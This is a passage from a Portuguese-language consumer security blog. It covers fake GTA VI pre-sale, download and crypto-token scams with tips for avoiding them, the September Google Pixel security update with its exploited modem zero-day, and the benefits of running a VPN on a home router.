
Uma variação mais simples envolve sites falsos que cobram dinheiro sob o pretexto de fazer pré-vendas de Grand Theft Auto VI. Por exemplo, um site falso da PlayStation Store voltado para usuários brasileiros oferece pré-vendas por R$ 449,90, valor que corresponde ao preço oficial da PS Store. O usuário pode pagar com cartão de crédito ou Pix (sistema de pagamento instantâneo do Brasil), mas também teria que fornecer dados pessoais, incluindo o CPF, equivalente brasileiro ao número de identificação fiscal.

Pré-venda falsa de GTA VI pelo preço oficial

No Brasil, um site falso da PlayStation Store coleta dinheiro por pré-vendas de GTA VI a um preço que parece legítimo

3. Você perdeu: GTA VI já foi lançado!


Alguns golpistas nem se dão ao trabalho de inventar histórias elaboradas sobre vazamentos, testes beta ou ofertas de pré-venda. Eles criam sites que imitam a aparência e o estilo de GTA e convidam os usuários a jogar GTA VI ali mesmo. Encontramos alguns exemplos desses sites.

GTA VI: aqui e agora

Sem vazamentos, testes ou códigos: os visitantes são simplesmente convidados a clicar em Experimentar GTA 6 e começar a jogar

Um desses sites informa aos usuários que eles podem baixar GTA VI, desde que primeiro escolham sua plataforma. A variedade de opções é surpreendentemente ampla: uma versão para PC, além de versões para PlayStation 5 e Xbox Series X|S.

GTA VI em qualquer plataforma

Os usuários são convidados a escolher uma versão de GTA VI para PlayStation 5, Xbox Series X|S ou PC

Só para deixar claro, o lançamento oficial de GTA VI ainda acontecerá daqui a mais de um mês, portanto não há como baixar e instalar o jogo agora. Ninguém sabe exatamente o que os usuários receberiam em seus dispositivos ao baixar de um desses sites, mas certamente não seria nada útil. E não importa o quanto os golpistas copiem cuidadosamente o estilo característico de GTA e coloquem o logotipo da Rockstar, a barra de endereços geralmente revela o golpe: verifique o domínio e compare-o com o endereço do site oficial da Rockstar Games.

4. A cereja do bolo: GTA VI por tokens


E, finalmente, o que seria de 2026 sem criptomoeda? Encontramos um site cujos criadores provavelmente se inspiraram na história do CyberLeek e decidiram aproveitar a onda de popularidade de GTA VI para promover um token com o nome surpreendentemente direto de $GTAVI. Todo o site segue o estilo de GTA VI e Vice City.

Os criadores do projeto se esforçaram para destacar as vantagens de possuir o token. Eles chamam o $GTAVI de “a única moeda de GTA VI que realmente recompensa seus detentores”. Seja qual for o significado desse slogan, o objetivo final declarado do projeto parece ainda mais tentador: todos os detentores de tokens terão acesso a Grand Theft Auto VI simplesmente por possuírem $GTAVI. Pense nisso por um segundo: não é exatamente uma promessa direta de uma cópia gratuita de GTA VI, mas mais uma aspiração dos desenvolvedores de criptomoedas.

GTA VI como recompensa por possuir $GTAVI

Os criadores do token afirmam que estão se esforçando para, eventualmente, fornecer a todos os detentores de $GTAVI acesso a GTA VI

Para dar mais credibilidade, a página também apresenta algumas estatísticas de criptomoedas. A capitalização de mercado declarada do $GTAVI é de US$ 51.600, com um volume de negociação de US$ 7.880 em 24 horas. Há também uma métrica misteriosa chamada “Characters”, com valor de 12, e ninguém sabe ao certo o que ela significa. Há ainda uma menção separada a um certo $BOOBIE como Top Gainer. Aparentemente, é assim que os criadores do site identificaram aquele que supostamente ganhou mais dinheiro com o $GTAVI. O site não explica de onde vêm esses números nem o quanto eles são realmente precisos.

De modo geral, isso parece uma tentativa de promover mais uma meme coin aproveitando a onda de popularidade de GTA VI. Projetos como esse frequentemente acabam seguindo o esquema clássico de pump and dump: o token é promovido durante algum tempo para elevar seu preço e, depois, os envolvidos e os grandes detentores vendem suas posições, deixando todos os demais com criptomoedas fortemente desvalorizadas. Quanto ao objetivo declarado do $GTAVI, permitir que todos os detentores de tokens obtenham uma cópia de GTA VI apenas por possuí-lo, não há motivo para acreditar que isso realmente acontecerá.

Como esperar pelo GTA VI sem cair em golpes

Não conhecemos nenhuma maneira legítima de obter acesso antecipado a GTA VI e duvidamos que qualquer outra pessoa conheça. Parece que todos nós vamos ter que esperar até novembro. Para não cair em ofertas fraudulentas nesse meio-tempo, recomendamos:

  • Instale jogos somente de fontes oficiais.
  • Verifique o endereço do site. Mesmo que uma página pareça ser o site oficial da Rockstar Games ou da PlayStation Store, examine cuidadosamente o domínio na barra de endereços.
  • Nunca insira seus detalhes de pagamento em sites que prometem GTA VI antes de seu lançamento oficial, especialmente se eles solicitarem que você pague de alguma forma incomum, como por meio de criptomoedas.
  • Não baixe inicializadores, arquivos comprimidos ou arquivos de instalação desconhecidos, mesmo se eles forem apresentados como uma “versão vazada” ou como um software que você precisa para ser um testador beta.
  • Não forneça suas informações pessoais para um “teste beta”, “chave”, “acesso antecipado” ou qualquer outra oferta que pareça boa demais para ser verdade.
  • Nunca desative os recursos de segurança só porque um site pede para você fazer isso. Se um site solicitar que você ignore um aviso do Windows, execute algum comando misterioso ou inicie um arquivo desconhecido como administrador, trate-o como um enorme sinal de alerta.
  • Instale uma solução de segurança confiável criada para jogadores, que avise você antes de acessar um site fraudulento e bloqueie arquivos maliciosos, mas que não deixe seus jogos mais lentos.

Que outros truques os golpistas usam para enganar até os jogadores mais experientes? Descubra em nossas outras postagens:

110 vulnerabilidades corrigidas em dispositivos Google Pixel

Em 15 de setembro deste ano, o Google publicou detalhes dos patches para 110 vulnerabilidades em seus próprios smartphones Google Pixel. Entre todas as falhas divulgadas, a CVE-2026-58704 é a que mais se destaca, pois parece que essa vulnerabilidade de dia zero está sendo explorada em ataques direcionados.

Na publicação de hoje, falamos sobre o que há de especial no Google Pixel e por que esses dispositivos recebem atualizações de segurança próprias, separadas das atualizações regulares do Android. Também abordamos as vulnerabilidades corrigidas nesta atualização mais recente, com foco especial na mencionada vulnerabilidade mais perigosa, a CVE-2026-58704, e encerramos com dicas sobre como proteger seu dispositivo e evitar ser vítima de um ciberataque.

Por que os smartphones Google Pixel recebem atualizações de segurança separadas das do Android?

O leitor pode se perguntar, com razão: já instalei as atualizações de segurança do Android deste mês no meu Google Pixel. Não é a mesma coisa? O Google Pixel usa o Android e recebe essas atualizações de segurança, detalhadas no Boletim de segurança do Android mensal. No entanto, os fabricantes de dispositivos baseados em Android usam diferentes conjuntos de componentes de hardware e software. Por isso, além das vulnerabilidades comuns a todos os dispositivos Android, existem problemas de segurança específicos dos dispositivos de cada fabricante.

Para seus próprios smartphones, o Google publica atualizações de segurança separadas, abordadas em um Boletim de atualização do Pixel específico. Em vez de substituir o Boletim de segurança do Android, esse documento o complementa, detalhando as vulnerabilidades específicas dos dispositivos fabricados pelo Google. Outros smartphones Android também recebem atualizações semelhantes de seus fabricantes.

O Boletim de atualização do Pixel de setembro de 2026 mostra claramente por que o Google precisa de atualizações separadas para seus smartphones. Muitas das vulnerabilidades corrigidas afetam componentes específicos do hardware do Pixel (ou relacionados ao hardware): o modem, o bootloader, a GPU, componentes do leitor de identificação digital e outras partes do dispositivo. Em smartphones de outros fabricantes, esses recursos podem depender de componentes de hardware e software completamente diferentes, portanto, as correções listadas no Boletim de atualização do Pixel não se aplicam a esses telefones.

Dito isso, essas vulnerabilidades ainda podem ser relevantes para proprietários de Pixel que instalaram ROMs personalizadas em seus dispositivos. Mudar para um sistema operacional diferente não altera os componentes de hardware do dispositivo e pode não substituir o firmware. Portanto, as próprias vulnerabilidades podem persistir, mas a disponibilidade dos patches e a forma como eles são instalados dependem do sistema operacional específico.

CVE-2026-58704: uma vulnerabilidade de dia zero sendo ativamente explorada

Agora vamos analisar mais de perto as vulnerabilidades específicas corrigidas pelo Google em setembro. A mais significativa é a já mencionada CVE-2026-58704.

Essa vulnerabilidade afeta o componente Cellular Modem, que gerencia a comunicação do smartphone com as redes celulares. Ela decorre de um erro lógico no código que, sob determinadas condições, permite contornar a verificação de permissões prevista.

A exploração bem-sucedida da CVE-2026-58704 permite que invasores elevem os privilégios no smartphone para obter acesso mais amplo às suas funções e dados. Observe que o ataque ocorre por meio de uma rede celular e que, inicialmente, os agentes de ameaça precisam ter privilégios de baixo nível no dispositivo-alvo.

Na prática, isso significa que os invasores não podem explorar a CVE-2026-58704 para atacar um Pixel de qualquer lugar pela Internet, pois aparentemente precisariam comprometer a rede celular à qual o smartphone-alvo já está conectado ou, mais provavelmente, forçá-lo a se conectar a uma estação rádio-base maliciosa sob seu controle.

O Google ainda não divulgou todos os detalhes dessa vulnerabilidade, e o relatório relacionado não está disponível publicamente. Como resultado, os detalhes técnicos que mostrariam a facilidade com que os invasores podem explorar a CVE-2026-58704 permanecem desconhecidos até que os patches sejam instalados em todos os dispositivos.

Ainda assim, o Google afirma haver sinais de exploração limitada da CVE-2026-58704.

O que sabemos sobre as outras 109 vulnerabilidades

Das 109 vulnerabilidades restantes encontradas nos dispositivos Google Pixel, apenas uma é classificada como moderada; as demais são de gravidade alta (62) ou crítica (46). Nove dessas falhas pertencem à categoria RCE (execução remota de código). Isso significa que, se um invasor explorar uma dessas vulnerabilidades com sucesso, poderá fazer com que o dispositivo execute código malicioso remotamente. As condições exatas para o ataque dependem da vulnerabilidade específica.

Outras 88 vulnerabilidades pertencem à categoria de elevação de privilégios (EoP). Elas permitem que um invasor que já tenha obtido determinado nível de acesso ao dispositivo amplie seus privilégios. A vulnerabilidade CVE-2026-58704 mencionada acima pertence a essa mesma categoria, motivo pelo qual o boletim de setembro lista 89 vulnerabilidades de EoP no total.

Por fim, 10 vulnerabilidades podem levar à divulgação de informações (ID) e outras duas à negação de serviço (DoS). Em resumo, é uma lista considerável de falhas, portanto, os proprietários de Google Pixel não devem esperar para instalar os patches.

Como evitar ser vítima

Os proprietários de Google Pixel podem instalar a atualização que corrige as vulnerabilidades abordadas nesta publicação seguindo este caminho: Settings (Configurações) → Security & privacy (Segurança e privacidade) → System & updates (Sistema e atualizações) → Security update (Atualizações de segurança) → Install (Instalar). Lembre-se de que o telefone será reiniciado automaticamente para concluir a instalação da atualização.

Para manter seu telefone seguro, recomendamos as seguintes medidas gerais:

  • Instale as atualizações de segurança no telefone regularmente e assim que estiverem disponíveis, seja ele um Google Pixel, um smartphone Android de outro fabricante ou até mesmo um iPhone.
  • Evite instalar aplicativos de fontes duvidosas.
  • Leia as avaliações antes de instalar aplicativos de lojas oficiais, pois malware também não é raro por lá. Os usuários que já tiveram uma experiência ruim costumam alertar sobre isso nas avaliações muito antes de os moderadores da loja removerem o aplicativo perigoso.
  • Instale uma solução de segurança confiável para evitar o download de malware e receber alertas sobre atividades suspeitas no seu dispositivo.

Por que configurar uma VPN em seu roteador

O uso de VPN está crescendo em todo o mundo, com uma média global estável de 20% de crescimento ao ano. Os usuários passaram a valorizar tudo o que uma VPN oferece: ela criptografa sua conexão, protege você contra o rastreamento constante do provedor de Internet (e contra os anúncios direcionados que geralmente vêm com ele), oculta seu endereço IP e sua localização e permite que você continue usando seus serviços pagos favoritos durante viagens. Isso é especialmente importante em grandes eventos públicos, como torneios internacionais de futebol, os Jogos Olímpicos ou shows de artistas populares, quando aumenta consideravelmente a probabilidade de golpistas interceptarem uma conexão Wi-Fi desprotegida.

Dito isto, as VPNs também têm seus próprios inconvenientes. Um dos maiores é que muitos dispositivos inteligentes, incluindo TVs, consoles de videogame, dispositivos de streaming e dispositivos de casa inteligente, não têm suporte a VPN. Além disso, normalmente é preciso configurar a VPN separadamente em cada dispositivo da sua casa. Instalar a VPN diretamente no roteador resolve os dois problemas de uma só vez: protege toda a sua rede doméstica, incluindo os novos dispositivos adicionados. Veja mais de perto quais são os benefícios dessa configuração.

1. Todos os dispositivos recebem proteção de VPN

Ative uma VPN no roteador e todos os dispositivos conectados ao seu Wi-Fi doméstico enviarão automaticamente o tráfego por meio dessa conexão protegida e criptografada. Não é preciso fazer mais nada: conecte seu celular, laptop ou TV ao Wi-Fi e o tráfego já será roteado pela VPN.

Muitos serviços de VPN pagos limitam o número de dispositivos que podem ser usados em uma única assinatura. Mas o roteador conta apenas como um dispositivo nessa lista, mesmo que possa proteger uma dúzia ou mais de dispositivos na sua casa ao mesmo tempo.

Vale observar que a instalação de uma VPN em um roteador normalmente só é possível com serviços de VPN pagos. Os planos gratuitos geralmente não oferecem essa opção ou permitem seu uso de forma muito limitada.

2. Configure uma vez e esqueça

Configurar uma VPN em todos os celulares e computadores da casa pode ficar cansativo rapidamente. E, se os dispositivos da sua casa usam diferentes sistemas operacionais, primeiro é preciso localizar as configurações de VPN em cada um deles, pois Android, Windows, iOS e macOS lidam com isso de maneiras diferentes.

Com a configuração no roteador, você configura a VPN uma vez e ela também cobre automaticamente qualquer novo dispositivo que conectar posteriormente.

3. Proteção até para dispositivos que não têm suporte a VPN

Muitos dispositivos não conseguem executar uma VPN. Isso inclui TVs inteligentes, dispositivos de streaming, consoles de videogame e praticamente todos os dispositivos de casa inteligente disponíveis, de babás eletrônicas a aspiradores de pó robôs. Uma VPN no roteador protege todos eles, sem que você precise alterar separadamente as configurações do aspirador de pó ou da lâmpada inteligente.

4. Não há necessidade de se preocupar em ativar e desativar a VPN

Muitas pessoas querem garantir que nem um único byte de seus dados saia do dispositivo antes que a VPN seja ativada. O problema é que sempre existe um pequeno intervalo entre ligar um computador ou celular e a ativação da VPN e, durante esse intervalo, os dados trafegam pela Internet sem criptografia.

As soluções mais comuns são ativar recursos especiais, como Always On VPN ou um Botão de emergência da VPN, no sistema operacional ou no aplicativo da VPN. Uma opção mais eficaz, porém, é executar a VPN no próprio roteador. Dessa forma, a regra de “nenhum byte sem a VPN” passa a valer automaticamente para todos os dispositivos da sua rede doméstica. Mas, para ter total tranquilidade, ainda é recomendável configurar um botão de emergência também no roteador, para que, se a VPN for desconectada (por exemplo, se o servidor VPN ficar temporariamente indisponível), seus dispositivos percam completamente a conexão com a Internet, em vez de voltarem para uma conexão desprotegida.

5. Trabalhe remotamente com duas VPNs ao mesmo tempo

Outro problema comum é precisar executar dois serviços de VPN simultaneamente. Isso geralmente acontece no trabalho remoto: você precisa de uma VPN corporativa para se conectar à rede da empresa e, ao mesmo tempo, quer usar uma VPN pessoal para todo o resto. Em muitos dispositivos, executar duas conexões VPN simultaneamente para finalidades diferentes é difícil de configurar ou simplesmente não é possível. Ficar alternando constantemente entre as duas também não é conveniente e abre brechas de privacidade e segurança.

Uma VPN no roteador também resolve isso. Basta ativar a VPN corporativa no computador de trabalho, e ela será executada sobre a conexão Wi-Fi, que já está protegida pela sua VPN pessoal no roteador. Na prática, uma VPN fica dentro da outra (VPN corporativa → Wi-Fi → VPN → Internet), mas essa configuração em camadas raramente causa problemas.

6. Contorne aplicativos que bloqueiam VPNs

Alguns aplicativos bancários e de streaming podem detectar quando um aplicativo de VPN está em execução no seu dispositivo e simplesmente se recusar a funcionar. Normalmente, eles não conseguem identificar que tipo de VPN é nem por que você a está usando. Eles simplesmente não aceitam nenhuma conexão VPN ativa. Se a VPN for executada no roteador, em vez de no próprio dispositivo, esse problema desaparece.

7. Proteja convidados na sua rede doméstica

Qualquer dispositivo de amigos ou familiares que se conecte ao seu Wi-Fi também recebe automaticamente a proteção da VPN, sem que seja necessário fazer qualquer configuração no dispositivo deles.

8. Menor carga sobre seus dispositivos

